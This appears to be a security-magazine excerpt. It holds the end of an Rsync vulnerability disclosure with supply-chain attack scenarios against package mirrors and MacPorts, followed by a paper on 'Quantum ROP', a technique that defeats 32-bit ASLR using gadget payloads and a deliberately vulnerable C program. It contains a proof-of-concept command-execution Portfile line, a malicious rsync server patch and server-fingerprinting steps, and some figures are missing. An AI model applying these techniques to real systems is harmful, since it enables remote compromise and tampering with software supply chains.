The Remote-Code-Execution can be exploited reliably in default configurations. Attackers can use the infoleak to fingerprint the version of Rsync and the environment it runs in, and prepare an exploit accordingly. Also, Rsync daemons run in a fork() loop. Even if one exploit attempt fails, it can be retried multiple times. As such, these vulnerabilities could have been potentially mass-exploited. In October of 2024, we performed a shodan.io scan for exposed Rsync instances that yielded in almost 550,000 instances.

Fortunately, and ironically, most of them did not run with the latest version installed and thus only a subset of these servers were vulnerable to exploitation at the time.

Apart from exploiting vulnerable servers and gaining an initial foothold into internal infrastructure, we believe that compromised Rsync daemons open the door for supply chain attacks. We believe this is the case as Rsync is commonly deployed alongside HTTP and FTP services in package mirrors.

In the following sections we will explore how attackers may find vulnerable servers and what kind of supply chain attacks an attacker may launch.

3.0.0 - Finding vulnerable servers

When a client connects to a Rsync daemon, the daemon sends a greeting line. This line contains the string "@RSYNCD:"followed by the protocol version of the server. An example might be:

```
@RSYNCD: 31.0
```

By simply searching for the @RSYNCD: string on shodan.io, we can find all the publicly exposed Rsync daemons. However, more information is needed to determine whether a server is vulnerable or not.

Commit 7e2711b [13], which was first released in the same version that introduced the memory corruption vulnerabilities, also changed the daemon greeting message:

```
get_default_nno_list(&valid_auth_checksums, tmpbuf,
    MAX_NSTR_STRLEN, '\0');
io_printf(f_out, "@RSYNCD: %d.%d %s\n", protocol_version, our_sub,
    tmpbuf);
```

The snippet above shows that in addition to the previous greeting format, a list of supported digest algorithms is printed. For a vulnerable server, the list may look something like:

```
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
```

The daemon greeting message provides us with all the information required to determine whether an instance runs with the vulnerable code. However, it does not tell us if authentication is required or if the instance allows anonymous read access.

Given the knowledge about the daemon greeting message, we can refine the shodan.io query above and come up with ~18,000 servers that were vulnerable when we performed these scans in October of 2024.

This scan was made before a patch was available for the vulnerabilities, therefore we can determine that these servers were vulnerable. A package maintainer could disable SHA hash support at compile time, however SHA would not appear in the server greeting. There are no other configuration options of which we are aware that can prevent the vulnerability from triggering.

Amongst the patches for the reported vulnerabilities was an increase in the protocol version:

```
make it easier to spot unpatched servers
---
 rsync.h | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)

diff --git a/rsync.h b/rsync.h
index b9a7101a..9be1297b 100644
--- a/rsync.h
+++ b/rsync.h
@@ -111,7 +111,7 @@

 /* Update this if you make incompatible changes and ALSO update the
  * SUBPROTOCOL_VERSION if it is not a final (official) release. */
-#define PROTOCOL_VERSION 31
+#define PROTOCOL_VERSION 32

 /* This is used when working on a new protocol version or for any
  * unofficial protocol tweaks.  It should be a non-zero value for each
  * pre-release repo
--
2.34.1
```

The protocol version was explicitly changed to make scanning for vulnerable servers easier for defenders.

3.1.0 - Disclaimer and assumptions we make

In the following sections, we present case studies of Rsync servers that were likely vulnerable at the time of writing. We speculate about potential attacks a hypothetical attacker could have launched by compromising these systems. However, because we never exploited these issues on servers for which we did not have permission, it is difficult to verify whether some assumptions are correct in individual cases.

We assume that:

- When Rsync and HTTP(S) traffic are served by the same domain (e.g. example.com), we assume that both processes run on the same backend server(s). We have no way of knowing backend infrastructure. It may, for example, be possible that rsync traffic is routed to a different backend server by a reverse proxy.

- The attackers are in possession of kernel exploits that allow them to escalate privileges on an updated Linux server, even with some hardening. The exploit facilitates cross-process interaction between e.g. rsync and HTTP(S) servers. We have seen such exploits regularly in kCTF [14][15].

- The servers found by the aforementioned server-greeting method are vulnerable and exploitable. At the time of writing this document, no patch to these vulnerabilities was available for Rsync.

3.2.0 - Precedent

In 2003, a Gentoo mirror was believed to be compromised [16] through an Rsync heap buffer overflow. The forensic analysis revealed that the most likely scenario was that an attacker used a Rsync vulnerability to execute arbitrary code, and then used a kernel exploit to gain root access and install a root-kit.

From various LWN articles, it looks like someone compromised Debian [17] servers, the Linux kernel CVS [18], and the Savannah CVS [19]. All of this happened the same year. While we don't have any evidence to support this, it may be possible that an organized actor has targeted distribution infrastructure in similar ways that we outline here.

3.3.0 - Attack Scenario: Missing Signatures

While it is not common, there are still package managers that make signing packages optional. This becomes an issue when an attacker can compromise the official download server of the package manager or mirrors of it. There is nothing preventing an attacker from simply serving malicious files.

The following section will provide a case-study about melpa.org, a popular Emacs Package Archive.

3.3.1 - melpa.org Compromised Mirror Can Serve Backdoored Packages

Melpa is a popular Emacs Package Archive providing an alternative to elpa.gnu.org, which is used by default in Emacs. According to its website [20], it serves almost 6000 packages which have been downloaded a total of 372,988,308 times at the time of writing. While melpa.org provides more package flexibility, it does not sign packages [21] before making them available to download from its official server.

The project's GitHub README.md [22] does warn users that it is not responsible for the contents of unofficial mirrors. However, if any of the official mirrors using Rsync to synchronize packages is ever compromised, nothing is standing in the way of an attacker backdooring the packages.

To confirm that there were no further conditions or constraints on an attacker launching a supply chain attack from a compromised mirror server, we set up a local mirror with a backdoored version of the dash [23] package, which is the most downloaded package from melpa.org. We were able to execute arbitrary code without any constraints.

3.4.0 - Attack Scenario: Exploiting Client-Side Vulnerabilities to Bypass Signature Validation

We considered other potential attacks against package managers that validate signatures yet handle downloaded files in insecure ways that can lead to client-side remote code execution—for example, arbitrary file-write vulnerabilities.

In the following section, we will examine a case study of CVE-2024-11681 in MacPorts.

3.4.1.0 - MacPorts RCE When Syncing from Compromised Mirror

MacPorts [24] is a package manager for MacOS. Like other package managers, such as APT [25], users periodically update the list of available packages, their versions, checksums, and so on. They do this by either running port sync or, preferably, port selfupdate. Under the hood, the client then uses rsync to download a ports.tar.gz archive and its corresponding signature file, ports.tar.gz.rmd160. The MacPorts client then verifies the signatures or discards the archive if verification fails.

If the signature is valid, the ports.tar.gz file is extracted into the same directory that rsync used as its target, creating a directory structure like the following:

```
total 34776
drwxr-xr-x 3 root root     4096 ...   13:37 .
drwxr-xr-x 3 root root     4096 ... x 13:37 ..
drwxr-xr-x 4  500  505     4096 ... x 13:37 ports
-rw-r--r-- 1 root root 35593472 ... x 13:37 ports.tar.gz
-rw-r--r-- 1 root root      512 ... x 13:37 ports.tar.gz.rmd160
```

The ports directory is essentially an up-to-date version of the macports/macports-ports [26] GitHub repository. Each Port contains a Portfile [27] within this directory structure. These files are written in Tcl [28] and inform the MacPorts client about the name of the Port, dependencies, how to build the Port, and more.

Once the archive is extracted, the MacPorts client attempts to fetch an index of all the Ports from the same Rsync server (which is also signed) or if it's not served or is outdated, creates its own index using the portindex [29] binary. This helper finds all the Portfile files within ports and evaluates them.

When evaluated, a Portfile can instruct the client to execute arbitrary system commands, for example:

```
set x [exec "bash" "-c" "id > /tmp/poc"]
```

We can verify that this works if we create a file called ports/foo/bar/Portfile containing the above snippet, then run the portindex binary in the ports directory:

```
uid=0(root) gid=0(wheel) groups=0(wheel), snip
```

The question now becomes, how can an attacker place a controlled Portfile on the client's machine, when the archive is signed? We will answer this question in the next section.

3.4.1.1 - Creating Arbitrary Portfiles on Clients Machine from Compromised Mirror

We previously mentioned that the client uses Rsync to fetch the ports.tar.gz file from its configured mirror(s). The important detail here is that, the target directory of rsync and the target in which portindex are run, are the same. In theory, a malicious server could serve a valid, signed archive and additional Portfiles.

The client blocks this attack by running a second, tightly scoped rsync command that fetches only the package index and its signature:

```
/usr/bin/rsync \
    -rtzvl \
    --delete-after \
    --include=/PortIndex.rmd160 \
    --include=/PortIndex \
    --exclude=* \
    rsync://localhost:12000/macports/PortIndex_linux_5_i386/
```

The important flags here are:

```
    --include=/PortIndex.rmd160 \
    --include=/PortIndex \
    --exclude=* \
```

This instructs the Rsync client to only fetch PortIndex and PortIndex.rmd160 and reject everything else.

The problem here is that in some Rsync implementations and versions (described in more detail below) these filters are only enforced on the server-side. We compiled rsync.samba.org's server version with a single change that ignores all filters sent by the client:

```
diff --git a/exclude.c b/exclude.c
index 87edbcf7..05028469 100644
--- a/exclude.c
+++ b/exclude.c
@@ -1436,7 +1436,7 @@ void parse_filter_str( \
             filter_rule_list *listp, const char *rulestr,
             }
         }

-               add_rule(listp, pat, pat_len, rule, xflags);
+//             add_rule(listp, pat, pat_len, rule, xflags);

         if (new_rflags & FILTRULE_CVS_IGNORE
             && !(new_rflags & FILTRULE_MERGE_FILE))
```

As a result, the server can simply create a ports/foo/bar/Portfile file on the client's machine. We confirmed that this worked with openrsync [30] 2.6.9, the default rsync binary for MacOS at the time of writing.

It should also work for rsync.samba.org Rsync versions before commit b7231c7 [31], which was first released with 3.2.5.

3.5.0 - Attack scenario: Attacking CI/CD Infrastructure

In the final supply chain attack scenario section, we will discuss other ways of launching supply chain attacks, namely by attacking the CI/CD infrastructure of package managers directly.

3.5.1.0 - Attacking Rsync Servers Alongside Critical Services

We found tens of thousands of vulnerable Rsync servers. It is reasonable to assume compromising a server could serve as an initial foothold into a company's internal infrastructure. To avoid speculation and to demonstrate Rsync often sits runs alongside critical services, we focus on an upstream Git server that exposes an Rsync server on the same domain. If an attacker can escalate their access from Rsync to full control over the Git instance, they could gain arbitrary write access to the codebase and potentially move laterally through the CI/CD pipeline, for example, by leaking secrets.

The organization highlighted here has allowed us to name them. We would like to thank KDE for their commitment to transparency. They issued an advisory immediately and acted quickly to block potential attacks.

3.5.1.1 - invent.kde.org

KDE is a popular choice for a desktop environment and comes installed by default in some distributions [32] like Kubuntu and Fedora KDE. KDE's website also documents [33] hardware that comes with KDE installed by default, like the Steam Deck [34].

As in the other cases, we assume that a vulnerable Rsync server is running on invent.kde.org, which also hosts a GitLab instance containing KDE related git repositories:

```
$ nc invent.kde.org 873
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
```

4 - Conclusion

Sophisticated attackers with ample resources are willing to invest years building up trust to launch supply chain attacks, as demonstrated by the xz backdoor case [35]. The SolarWinds [36] supply chain attacks similarly demonstrate how compromising infrastructure can let adversaries insert backdoors into software.

In this article, we demonstrated reliably exploitable memory corruption vulnerabilities in a decades old software project that is still deployed on critical servers. We also explored hypothetical supply chain attacks that an attacker could launch by compromising mirror instances. A precedent for such attacks happened 21 years ago, when a Gentoo mirror was compromised [37] using an Rsync 0-day.


We believe that relying on signatures to protect against compromised package management servers is not sufficient, as attackers could potentially:

- Compromise CI/CD infrastructure directly and introduce backdoors before packages are signed
- Use the exploit we described as an entry into a distro's infrastructure and escalate to signing keys
- Execute arbitrary code on client machines using client-side vulnerabilities in the package manager's ecosystem
- Exploit workflows that do not validate signatures

Hardening memory unsafe programs continues to stay relevant, even when other security mechanisms, such as signatures, are present. If the infrastructure allows for it, additional sandboxing and/or virtualization should be used to make attacks harder and keep them contained to Rsync.

5 - References

[1] https://rsync.samba.org
[2] https://forums.gentoo.org/viewtopic.php?t=111779
[3] https://github.com/RsyncProject/rsync/commit/0902b52f6687b1f7952422080d50b93108742e53
[4] https://github.com/RsyncProject/rsync/commit/0902b52f6687b1f7952422080d50b93108742e53#diff-f28c2f39e4a7867bfa71ddc1caba524624e4fc43a8e7f858e021342725083e23R985
[5] https://github.com/RsyncProject/rsync/commit/42e2b56c4ede3ab164f9a5c6dae02aa84606a6c1
[6] https://support2.windriver.com/index.php?page=cve&on=view&id=CVE-2024-12084
[7] https://kb.cert.org/vuls/id/952657
[8] https://github.com/RsyncProject/rsync/releases/tag/v3.4.0
[9] https://www.andrew.cmu.edu/course/15-749/READINGS/required/cas/tridgell96.pdf
[10,11] https://github.com/RsyncProject/rsync/commit/ae16850dc58e884eb9f5cb7f772342b2db28f471
[12] https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/
[13] https://github.com/RsyncProject/rsync/commit/7e2711bb2b4b30bc842dd8670c34a87e2ca0c2df
[14] https://google.github.io/kctf/introduction.html
[15] https://security.googleblog.com/2023/06/learnings-from-kctf-vrps-42-linux.html
[16] https://forums.gentoo.org/viewtopic.php?t=111779
[17] https://lists.debian.org/debian-announce/2003/msg00003.html
[18] https://lwn.net/Articles/57135/
[19] https://lwn.net/Articles/64835/
[20] https://melpa.org
[21] https://github.com/melpa/melpa/issues/1749
[22] https://github.com/melpa/melpa?tab=readme-ov-file#mirrors
[23] https://melpa.org/#/dash
[24] https://www.macports.org/
[25] https://en.wikipedia.org/wiki/APT_(software)
[26] https://github.com/macports/macports-ports
[27] https://guide.macports.org/chunked/reference.html
[28] https://www.tcl.tk/about/language.html
[29] https://github.com/macports/macports-base/blob/12986b1c3e03583896330248e0e5c5a64bb7016b/src/port/portindex.tcl#L1
[30] https://github.com/kristapsdz/openrsync
[31] https://github.com/RsyncProject/rsync/commit/b7231c7d02cfb65d291af74ff66e7d8c507ee871
[32] https://kde.org/distributions/
[33] https://kde.org/hardware/
[34] https://store.steampowered.com/steamdeck/
[35] https://www.invicti.com/blog/web-security/xz-utils-backdoor-supply-chain-rce-that-got-caught/
[36] https://www.sans.org/blog/what-you-need-to-know-about-the-solarwinds-supply-chain-attack/



Never before has the world relied so heavily on the internet to stay connected and informed. That makes the Electronic Frontier Foundation's mission—to ensure that technology supports freedom, justice, and innovation for all people— more urgent than ever.

For over 35 years, EFF has fought for your rights through activism, in the courts, and by developing software because we believe in a better future—one where your device is truly yours, you can speak without being surveilled, and technology helps you connect with the people you care about. With your help, we can realize that vision for a brighter world together.

ELECTRONIC FRONTIER FOUNDATION

LEARN MORE AND JOIN EFF AT EFF.ORG/PHRACK

Quantum ROP: ROP but cooler

AUTHOR: Yoav Shifman (yoav.shifman8@gmail.com)

Co-written with Yahav Rahom
(yahavrahom1@gmail.com)

Imagine a world with flying cars, cure to all diseases, worldwide peace and superpowers. This world must also have Quantum ROP in it.

Table of Contents

0 Introduction

Have you ever found yourself with a nice BOF on the stack, but disappointed when you find out that ASLR is on? Well, the other day, I had exactly that.

This paper describes how to turn your wishful gambler game with ret-2-libc into a calculated world of quantum gadgets, in which you take maximizing your chances for RCE to the extreme!

In this paper I will assume you are already familiar with ROP. Please take your time to read about it if you haven't already.

1 Classical ret-to-libc

This section is heavily based on [1].

The classical return-into-libc technique is well described in [2], so just a short summary here. This method is most commonly used to evade the protection offered by the non-executable stack. Instead of returning into code located within the stack, the vulnerable function should return into a memory area occupied by a dynamic library.

This can be achieved by overflowing a stack buffer with the following payload:

```
<- stack grows this way
   addresses grow this way ->
+-------------------------------------------------------------------+
| buffer fill-up(*)| function_in_lib | dummy_int32 | arg_1 | arg_2 | ...
+-------------------------------------------------------------------+
                         ^
                         |
                         + this int32 should overwrite saved return address
                           of a vulnerable function
```

When the function containing the overflown buffer returns, the execution will resume at function_in_lib, which should be the address of a library function. From this function's point of view, dummy_int32 will be the return address, and arg_1, arg_2 and the following words will be the arguments. Typically, function_in_lib will be the libc system() function address, and arg_1 will point to "/bin/sh".

2 The difficulty with overcoming ASLR (And PIE)

This section is heavily based on [1].

ASLR and PIE are two security mitigations that randomize a process' memory layout. Without these, exploiting a BOF using ROP is rather easy since gadget addresses are deterministic. With ASLR and PIE present, brute forcing the libc base address is the trivial way to bypass these mitigations.

In 32-bit the default randomization bits are 8 bits (not always), which gives 256 options for the libc base address, making it fairly possible to brute force. While in 64-bit the default value is 28-bit, which makes it exponentially harder to brute force.

In local exploits, failed attempts will probably cause a SEGFAULT, and continuous attempts are possible. However, in remote exploits, there are many variables that affect the duration of each attempt. For example, network speed, watchdog configuration, program state and exploitation complexity. These occasionally make exploitation nontrivial or infeasible, because of the time it takes to reach a reliable exploitation chance (which we will further examine later).

There are other known ways to overcome ASLR without having to brute force. Information leaks are commonly used to defeat ASLR. For example, local attackers have often been able to leak information from /proc/<pid> to bypass ASLR [6].

In the following chapter I will describe a new method to dramatically reduce exploitation time for brute force attacks.

3 Quantum ROP

For the purpose of this chapter we will be using this C code:

```c
#include <stdlib.h>
#include <stdio.h>

void foo() {
  char bar[10] = {0};
  printf("%s", gets(bar));
}

int main() {
  foo();
  return 0;
}
```

compile command:

```
gcc -m32 -fno-stack-protector foo.c -o foo
```

A normal ret-to-libc exploit would look like this:

Overflowing the buffer and changing the return address into our ret-to-libc gadget, turning this:

```
+---------------------------------------+
| buffer     | some data    | ret addr   |
+---------------------------------------+
```

into this:

```
+---------------------------------------+
| AAAAAAAAAA | AAAAAAAAAAAA | libc addr  |
+---------------------------------------+
```

And using good old ROP to execute arbitrary code.

But since the libc base address is randomized - thanks to ASLR - we are forced to guess the libc address and exploit until libc happens to land exactly where we guessed. Let's speed things up.

First, let's look for ROP gadgets. I used ROPgadget by Jonathan Salwan to find a solid set of useful gadgets from our libc file. Using the libc binary as a parameter, here is the command I came up with:

```
ROPgadget --binary libc.so.6 --all --nojop --badbytes 0A
```

I marked 0A (newline) as a bad byte because the code is reading our input with gets(), which cuts off at newline - so anything after that would just be ignored.

Next, we are looking for two gadgets that are exactly x pages apart from each other. For example, take a look at these:

1. 0x0015b456 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret

2. 0x0015c456 : ret

Then we will use one of those gadgets in our buffer overflow - for example, the second one. We will pair it with a libc base address guess, taken from one of the program's previous runs.

For simplicity, let's go with a guessed libc base of 0xf0000000.

Here is what our stack looks like during the overflow:

```
+---------------------------------------+
| AAAAAAAAAA | AAAAAAAAAAAA | 0xf015c456 |
+---------------------------------------+
                                        ^
  the return address --------------+
```

We are overwriting the return address with our gadget at 0xf015c456, sitting exactly one page above the first ROP gadget inside our guessed libc.


And here is how the relevant chunk of memory in libc looks:

```
                        +----------------+
                        |                |
                        |                |
                        |                |
                        |                |
libc base address --->  |----------------|  0xf0000000
                        |  .             |
                        |  .             |
                        |  .             |
                        |----------------|
                        |  First ROP     |  0xf015b456
                        |  .             |
                        |----------------|
relevant gadget   --->  |  Second ROP    |  0xf015c456
                        |  .             |
                        |  .             |
                        |  .             |
end of libc       --->  |----------------|
                        |                |
                        |                |
                        +----------------+
```

Now, if the program actually maps libc at our guessed address (0xf0000000) then our second ROP gadget will get triggered right away.

But what about the first ROP gadget? How does it help?

Here is the trick: since libc is always loaded with page alignment, there is an equal chance the base address might land at 0xf0001000, just one page offfrom our original guess. In that case, the memory layout shifts, and looks like this:



So now, if libc loads one page higher, our overwritten return address will still point into libc - but this time it hits the first gadget instead of the second. That way, we have doubled our chances of a successful hit, without changing the payload!


In order to successfully execute arbitrary code in both cases, we need to know which ROP gadget was triggered - which tells us what the libc base address is. Once we figure that out, we can continue crafting the rest of our chain accordingly.

You might have noticed that in both of our ROPs, we change the stack pointer. However, each ROP gadget adjusts it by a different amount. In our example, the first gadget pops four more values than the second. This subtle difference is key: it lets us identify which ROP gadget actually ran based on where the stack pointer ends up at.

Let's update our payload. We have two ROP gadgets:

1. 0x0015b456 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret

2. 0x0015c456 : ret



Now, let's see what happens when the second ROP is triggered. Since the second gadget is just a ret, it immediately transfers control to the first0xDEAD - the start of the next ROP in our chain. If this happens, we know that libc is mapped at 0xf0000000.

Now, if instead the first ROP gadget is executed then the stack will look like this:

This time, because the gadget does four pops before returning, the return lands somewhere deeper in the payload - in our case, on the first 0xBEEF. Since this only happens if libc was mapped at 0xf0001000, we have just confirmed the base address. In either case, we can continue the ROP chain with the corresponding libc base address.

Quantum ROP offers a simple yet powerful way to boost the success rate of ret-to-libc attacks under ASLR. By carefully selecting two ROP gadgets spaced X-pages apart in libc, we effectively create a dual-path exploit.

One gadget triggers if our initial guess is correct, and the other triggers if it is off by their difference. This method multiplies our chances for success with a constant payload - and thanks to the subtle difference in stack adjustments between gadgets, we can detect which one executed and deduce the actual libc base address in each corresponding exploit.

Let's call each of these gadgets a qgadget, as they serve the purpose of potentially existing at the same address, but only one may exist at thisaddress when you actually run the program. We shall also name the actual guessed address in the return address as qaddress, for obvious reasons.

The method does not stop here: this technique isn't limited to just two qgadgets. By adding more qgadgets that share the same offset within their page, we can stack multiple fallback paths into the same payload, increasing our odds of success per attempt.

It is likely to be able to produce a payload abusing not only two, but eight gadgets, reducing the 8 bits of ASLR to effectively 5 bits.

In our example, we carefully chose the qgadgets that fit perfectly. Using one_gadget [3], we were able to produce a working four-gadget-long exploit that fit exactly with our chosen qgadgets. For cases where you require longer ROP chains, you can resolve this by using an add/sub esp gadget, allowing you to create more space for each ROP chain and continue the chain elsewhere.

4 Qgadget collisions - going further and beyond


Until now, I only showed how to make it work when qgadgets differ in the amount by which they move the stack pointer. Now what if I found three gadgets, but two of them move the stack pointer by the exact same amount? Am I forced to give up on one of them?

Well, using the same technique as before, we can distinguish between the two gadgets. Let us assume that the two gadgets are simple "ret" gadgets. This means that the next pointer after the return address is the next gadget executed. Consider this real example from my libc:

0x00194063 : pop ebp ; ret

0x00195063 : ret

0x0019d063 : ret



The first gadget's stack shift is unique, but the next two are the same. We can observe that the difference between the two identical qgadgets is 8 pages. Now, if we find two gadgets of the same difference that move the stack pointer by a different amount, we can split those two cases:

```
0x00125417 : pop ebp ; ret
0x0012d417 : pop edi ; pop ebp ; ret
```

Adding the difference between the two pairs of gadgets to the qaddress allows the qgadgets to be chained.

Here, stackpivot is an add/sub esp gadget which can already assume one deterministic libc address, and jump to its corresponding ROP chain in the stack. In each case, the addresses are the same, but the gadgets differ,which makes them distinguishable.

Now, when collisions are not a problem anymore, I estimate that even 16 qgadgets are possible, making 8 bits of randomization effectively 4 bits!

This is a huge deal. ASLR is not as effective as we used to think.

5 More randomized bits, more potential qgadgets

Let us examine the case where more bits are randomized, and how that affects the exploit.

In the case of 8 bits of randomization, where libraries are loaded aligned to page size, we have (2 ^ 8) * 0x1000 = 0x100000 = 1MB randomization range.

This means that any randomized executable range of 1MB is effectively a candidate in which we can search for qgadgets.

Since libc is around 2MB nowadays, imported in every ELF, and contains plenty of gadgets, it's the most natural choice for implementing such a technique. But technically any other library would work as well.

If there were for example, 9-bits of randomization, it would have two major effects on the probability of hitting a quantum gadget.

1. Every additional bit of randomization makes it twice as hard to hit the same amount of quantum gadgets. For example, 5 gadgets with 8-bits of randomization are the same as 10 gadgets with 9-bits.

2. The randomization range increases to 2MB, which allows us to look for gadgets in a larger range. We can use gadgets from libc, and from the library loaded right before/after libc, for example. This doubles the range in which we can search for gadgets. But it does not mean that we are likely to find a group of quantum gadgets double in size.

Further exploring the natural behavior of such a problem, it can actually be shown that the first effect will always cut the chances by two, and the second is upper-bounded to double the chances, therefore upper-bounded to balance out.

We can turn this problem into a probability problem:

- K - chunk size (page size)
- N - number of chunks in bits (bits of randomization)
- P - the probability of an address being a usable quantum gadget
- A - An array of 2^N arrays, each of size K, where A[i,j] has P probability to be 1 and 1-P probability to be 0. i being chunk index, j being offset

The question would be what is the expected value of the maximum sum of A[0,j] + A[1,j] + ... A[2^N,j] for every possible j. These sums follow a binomial distribution, and their expected maximum value can be calculated using the CDF method.

Substituting K = 0x1000, N = 8, and P = 0.025 it is possible to get a good approximation of how the expected maximum grows as N increases.

I chose P to be the ratio between the number of gadgets found in my libc and the number of valid executable addresses in libc, roughly halving the result to account for many unusable gadgets.

N	Approx. QGadgets	Hit chances
8	17.159036642229488	0.0670274868837089
9	27.368423952770550	0.0534539530327549
10	45.520201172796410	0.0444533214578089
11	78.659547111384850	0.0384079819879808
12	140.49855876896643	0.0343014059494546

NOTE: I'm not a mathematician, take these values with a grain of salt. Here is the extremely rough estimation I was able to produce.

Note that the hit chances without using QROP, with 8 bits of randomization, is 1/256 = 0.00390625. This means that with QROP, even going up to 11 bits of randomization, it can still be ten times more efficient than 8 bits.

There are, however, some things I overlooked calculating these estimations:

1. As bits of randomization grow, I assume that the libraries are big enough to contain the randomization range. Because the range grows exponentially, this assumption very quickly becomes unrealistic. This depends heavily on the executable and the libraries it requires.

2. Similarly, as bits of randomization decrease, we are not bound to look just at one executable range of memory. We can find the range that produces the largest number of quantum gadgets.

3. When using more than one library for gadgets, there are actually non-executable memory regions between the libraries' executable, which makes approximating a general case even harder. Some libraries may contain bigger non-executable regions, and some bigger executable regions. A rough estimate can be deducted from the probability of a valid address being a usable gadget.

4. Not all libraries have the same probability of finding a usable gadget.

5. The more quantum gadgets you try to use, the more unrealistically capable and flexible the initial BOF must be.

Which means that the estimates are very optimistic, especially as we go up in bits of randomization.

6 Technique potential

To examine the potential of this method we need to look at a few things.

@ Relevance

QROP is only relevant in the following circumstances:

- In cases of stack-based buffer overflow
- In 32-bit executables (for realistic probabilities)
- When stack canaries are not an issue

Although not extremely common and in constant decline as 64-bit and stack canaries are the default nowadays, it is not rare to encounter such scenarios.

@ Vulnerability strength

The vulnerability strength is determined by the controllability of the overflowed data, and the maximum length of the overflowed data. The longer it can be, the more room it will have to realize the potential of QROP.

There could be more specific constraints like blacklisted characters, like we showed in the example above.

@ Bits of randomization

The default for 32-bit is 8 bits of randomization in x86_64. This has changed, at least in Ubuntu, due to ASLRn't [4][5], and is now 16 bits.

This setting may vary depending on the architecture, distribution, kernel compilation flags, kernel configuration and version.

@ Libraries loaded

The more libraries loaded, the more executable regions there are to search for qgadgets.

@ Architecture

I only examined the x86_64 architecture with a modern libc build.

The technique might need to change completely for other environments.

@ Chances of finding usable gadgets

There are plenty of gadgets. The chances a gadget will be usable as a qgadget depends on the libraries loaded and architecture. Looking into libc on x86_64 I estimate that around 16 gadgets is approximately the maximum with 8 bits of randomization. I presented a deeper analysis on this topic earlier.

@ Execution time and latency

In certain scenarios, this technique might be more feasible than in others.

For example when exploiting a vulnerability locally, the difference between 8 bits and 4 bits of randomization might not be significant. However, in remote exploitation with latency and a program that takes relatively long to reach the vulnerable code, this could be a game-changer.

7 Conclusions

QROP is a method of maximizing time efficiency when exploiting stack-based buffer overflows without stack canaries, but with NX and ASLR on 32-bit systems.

